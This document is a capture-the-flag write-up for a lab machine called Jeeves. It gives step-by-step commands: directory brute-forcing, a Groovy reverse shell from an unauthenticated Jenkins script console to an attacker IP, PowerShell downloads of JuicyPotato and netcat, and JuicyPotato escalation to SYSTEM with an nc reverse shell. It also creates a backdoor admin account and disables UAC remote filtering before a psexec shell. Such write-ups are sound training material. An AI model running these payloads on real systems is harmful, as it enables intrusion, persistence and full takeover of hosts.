Jeeves
The IIS site on port 80 has no functionality. A Jetty server on port 50000 hosts an unauthenticated Jenkins instance under a context path found by directory brute-forcing. Its script console gives code execution as the service account, which holds SeImpersonatePrivilege. JuicyPotato gives SYSTEM. SYSTEM is used to create a local administrator and to disable UAC remote token filtering, which gives a psexec shell. The root flag is stored in an NTFS alternate data stream.
Attack path
flowchart LR
  A[nmap finds 4 ports] --> B[ffuf finds /askjeeves]
  B --> C[Jenkins Script Console]
  C --> D[Groovy rev shell as kohsuke]
  D --> E[user.txt]
  D --> F[SeImpersonate privilege]
  F --> G[JuicyPotato SYSTEM one-shot]
  G --> H[create local admin support]
  G --> I[set LocalAccountTokenFilterPolicy]
  H --> J[psexec as SYSTEM]
  I --> J
  J --> K[dir /r reveals hm.txt - root.txt stream]
  K --> L[root flag via Get-Content -Stream]
Recon
Step 1 — Map the ports
A full TCP scan finds the attack surface.
sudo nmap -sV -sC -T4 10.129.228.112 -p- -o nmap.txt| Port | Service | Note |
|---|---|---|
| 80 | Microsoft IIS 10.0 | “Ask Jeeves” themed page, no functionality |
| 135/445 | RPC/SMB | Guest disabled, null session denied |
| 50000 | Jetty 9.4.z-SNAPSHOT | 404 at the root |
Port 80 is a themed page with no functionality. Port 50000 runs Jetty and returns 404 at the root.
Step 2 — Brute-force directories on port 50000
nmap fingerprints the service as Jetty, but the root URL returns 404. This usually means the application is mounted under a context path, not at the root. Directory brute-forcing finds such paths.
ffuf -u http://10.129.228.112:50000/FUZZ \ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt \ -t 50 -mc 200,204,301,302,307,403askjeeves [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 44ms]/askjeeves redirects to an unauthenticated Jenkins instance. The string askjeeves is in the classic wordlists because it was a well-known hostname.
Foothold
Step 3 — Get a shell from the script console
The Jenkins dashboard requires no authentication, including Manage Jenkins → Script Console (/askjeeves/script). The console evaluates Groovy on the Jenkins master, inside the JVM of the service process; default installations apply no meaningful sandboxing, so any script runs with the privileges of the Jenkins service account. A Groovy script that spawns cmd.exe and pipes its stdio over a socket gives a reverse shell.

rlwrap nc -lvnp 4444String host="10.10.14.33";int port=4444;String cmd="cmd.exe";Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s = new Socket(host,port);InputStream pi=p.getInputStream(), pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(), so=s.getOutputStream();while(!s.isClosed()){ while(pi.available()>0) so.write(pi.read()); while(pe.available()>0) so.write(pe.read()); while(si.available()>0) po.write(si.read()); so.flush(); po.flush(); Thread.sleep(50); try { p.exitValue(); break; } catch (Exception e) {}};p.destroy(); s.close();connect to [10.10.14.33] from (UNKNOWN) [10.129.228.112] 49676Microsoft Windows [Version 10.0.10586]C:\Users\Administrator\.jenkins>whoamijeeves\kohsukeThe shell runs as jeeves\kohsuke (Kohsuke Kawaguchi is the creator of Jenkins). The working directory C:\Users\Administrator\.jenkins is only JENKINS_HOME. The process runs as kohsuke, not as Administrator.
Step 4 — Check the foothold’s privileges
The privilege list decides the escalation path.
whoami /privSeImpersonatePrivilege Impersonate a client after authentication EnabledSeImpersonatePrivilege on Windows 10 build 10586 (1511) is directly exploitable. The potato family of exploits affects Windows versions up to 1803. This build predates the mitigations.
Privilege escalation
User flag
Step 5 — Read user.txt
The file reads directly as the service user.
type C:\Users\kohsuke\Desktop\user.txt<redacted>Root
Step 6 — Stage tools with PowerShell WebClient
The box has been scrubbed of common tooling: certutil does not exist, even by absolute path. PowerShell’s WebClient is the fallback. It downloads tools from a Kali-side python3 -m http.server 8000 into the world-writable C:\Users\Public.
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "(New-Object Net.WebClient).DownloadFile('http://10.10.14.33:8000/JuicyPotato.exe','jp.exe'); (New-Object Net.WebClient).DownloadFile('http://10.10.14.33:8000/nc64.exe','nc64.exe')"Step 7 — Run JuicyPotato with the canonical BITS CLSID
JuicyPotato turns SeImpersonatePrivilege from step 4 into SYSTEM code execution. A process holding that privilege can capture a SYSTEM token by making a higher-privileged COM server authenticate to it: JuicyPotato stands up a local RPC/DCOM listener, activates a COM object that runs as SYSTEM (classically BITS), and redirects the activation’s authentication to its own listener. The captured token then launches anything via CreateProcessWithTokenW.
The COM class is chosen by CLSID, and the correct CLSID depends on the build. A CLSID common on newer builds failed with:
COM -> recv failed with error: 10038That error means the CLSID is wrong. The COM server never connects back to the listener. BITS is running on the box (sc query bits). The canonical BITS CLSID {4991d34b-80a1-4291-83b6-3328366b9097} succeeds:
jp.exe -l 1337 -p nc64.exe -a "10.10.14.33 4445 -e cmd.exe" -t * -c {4991d34b-80a1-4291-83b6-3328366b9097}Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337[+] authresult 0{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM[+] CreateProcessWithTokenW OKThis gives SYSTEM code execution on demand. The potato’s child process spawns with a hidden window, so its output is invisible. The reliable pattern is a one-shot command that writes its output to a file the foothold shell can read. Here that directory is C:\Users\Public.
Step 8 — Create a local administrator
A local admin account gives durable access without reverse connections.
jp.exe -l 1337 -p C:\Windows\System32\cmd.exe -a "/c net user support P@ssw0rd123! /add && net localgroup administrators support /add" -t * -c {4991d34b-80a1-4291-83b6-3328366b9097}Step 9 verifies that the account exists and is an administrator.
Step 9 — Try psexec as the new admin
With a fresh local administrator, the next step is impacket over the open SMB port.
impacket-psexec 'support:P@ssw0rd123!@10.129.228.112'[*] Requesting shares on 10.129.228.112.....[-] share 'ADMIN$' is not writable.[-] share 'C$' is not writable.Authentication succeeded: the output shows share enumeration, which happens after login. The credentials are correct, but the administrative shares are not writable.
Since Vista, Windows applies UAC remote restrictions to local accounts: a network logon by a member of Administrators receives a filtered, non-elevated token unless HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy is set to 1. Domain accounts are exempt; local accounts are not. A local admin that authenticates but cannot write ADMIN$ is this mechanism, not an exploit failure.
Step 10 — Disable UAC remote token filtering
The fix is one registry write through the SYSTEM one-shot from step 7.
jp.exe -l 1337 -p C:\Windows\System32\cmd.exe -a "/c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f > C:\Users\Public\o3.txt 2>&1" -t * -c {4991d34b-80a1-4291-83b6-3328366b9097}o3.txt reads The operation completed successfully.
Step 11 — Get a SYSTEM shell over psexec
The same credentials now pass the write check.
impacket-psexec 'support:P@ssw0rd123!@10.129.228.112'[*] Found writable share ADMIN$[*] Uploading file vOeMEhOQ.exe[*] Opening SVCManager on 10.129.228.112.....Microsoft Windows [Version 10.0.10586]C:\Windows\system32> whoamint authority\systemThis gives an interactive SYSTEM shell over SMB. No reverse connection is needed.
Step 12 — List the Administrator desktop with streams
On Administrator’s desktop there is no root.txt file. type reports the file as missing. A stream listing shows where the flag is.
dir C:\Users\Administrator\Desktop /r12/24/2017 02:51 AM 36 hm.txt 34 hm.txt:root.txt:$DATAThe flag is stored in an NTFS alternate data stream on hm.txt. Any NTFS file can carry named streams besides its default contents (file.txt:streamname), invisible to dir and type, visible only with dir /r. The base file does not need the flag’s name — root.txt exists only as a stream on hm.txt.
Step 13 — Read the stream
Reading a named stream is a one-liner in PowerShell.
powershell -c "Get-Content C:\Users\Administrator\Desktop\hm.txt -Stream root.txt"<redacted>Lessons learned
- 404 at the root of a fingerprinted service means a context path. Fuzz it. Wordlists contain historical site names.
askjeevesis indirectory-list-2.3-mediumbecause it was a well-known hostname. - Boxes may lack standard tooling.
certutilmay not exist. PowerShell’sWebClientwith absolute paths is the universal fallback for file transfer. - JuicyPotato failures are identifiable by error code.
COM -> recv failed with error: 10038means the CLSID is wrong for the build. It does not mean the exploit is broken. Try the canonical BITS CLSID{4991d34b-80a1-4291-83b6-3328366b9097}.sc query bitsconfirms the service is running. - Callback-free SYSTEM is more reliable than callback SYSTEM. One-shot commands with output redirected to a world-readable file (
> C:\Users\Public\out.txt 2>&1) avoid listener-timing failures. - A local admin that authenticates but cannot write
ADMIN$hits UAC remote restrictions. One SYSTEM-sideLocalAccountTokenFilterPolicy=1registry write turns the same credentials into a full psexec shell. - Flags can be alternate data streams on an unrelated base file.
dir /rlists the streams.hm.txt:root.txtis never found by reading a file namedroot.txt.